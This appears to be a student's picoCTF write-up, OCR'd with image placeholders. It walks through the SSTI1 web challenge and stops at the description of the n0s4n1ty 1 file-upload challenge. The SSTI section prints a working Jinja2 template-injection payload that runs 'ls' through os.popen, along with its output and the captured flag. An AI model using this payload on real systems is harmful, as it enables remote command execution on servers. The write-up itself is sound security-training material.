
picoCTF

Day 1 challanges Report

Rupen Maharjan Date: 2025-8-22

Challenge 1

SSTI1



SSTI1

Easy Web Exploitation picoCTF 2025 browser_webshell_solvable

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! Try it out!

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is:

NOT_RUNNING

Hints


25,985 users solved

96%

Liked

picoCTF{FLAG}

Upon launch we see that the website looks like a normal announcement creation website nothing too fancy. We see a text input field from where we are expected to write our announcement as a text.




Not secure rescued-float.picoctf.net:59247

Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce:

When we enter any text and submit it we are redirected to **/announce** route where we can see our text.




hello world

Recon

Let's do a quick recon of the frameworks that are being used in running this website. For this we can use the **wappalizer** extension on our browser.

Result:



Ecommerce

Shopify 50% sure

Web servers

Flask 3.0.3

Web frameworks

Flask 3.0.3

Programming languages


Python 3.8.10

Something wrong or missing?

As we can see under the technologies field there are different technologies that wappalizer found on this website Flask and python being the most interesting ones for us.

Why so interesting? Well looking at the frameworks and the language used we can say that the site can be vulnerable to **Server-Side Template Injection (SSTI)** and we could try to attack it using the Jinga template code which looks something like this **{{codes here}}**.

Lets try injecting {{7+7}} which should return 14.




Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: {{7+7}} Ok


And so, it does. This confirms that there's a SSTI vulnerability and it is using Jinga template.



14

Lets exploit it:


Using {{ self.__init__.__globals__.__builtins__.__import__('os').popen('ls').read() }} to list all the files in the directory.



__pycache__ app.py flag requirements.txt


We can see that there are many files in this directory among them we have our flag so lets view it and submit it.

Bingo! We got the flag.



picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}

Challenge completed!



Web Exploitation

Easy

SSTI1

26,001 solves

96%

Web Exploitation

Easy


n0s4n1ty 1

15,582 solves

98%

Challenge 2

n0s4n1ty 1



n0s4n1ty 1

AUTHOR: PRINCE NIYONSHUTI N.

Description

A developer has added profile picture upload functionality to a website. However, the implementation is flawed, and it presents an opportunity for you. Your mission, should you choose to accept it, is to navigate to the provided web page and locate the file upload area. Your ultimate goal is to find the hidden flag located in the `/root` directory.

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.


Its current status is:

NOT_RUNNING

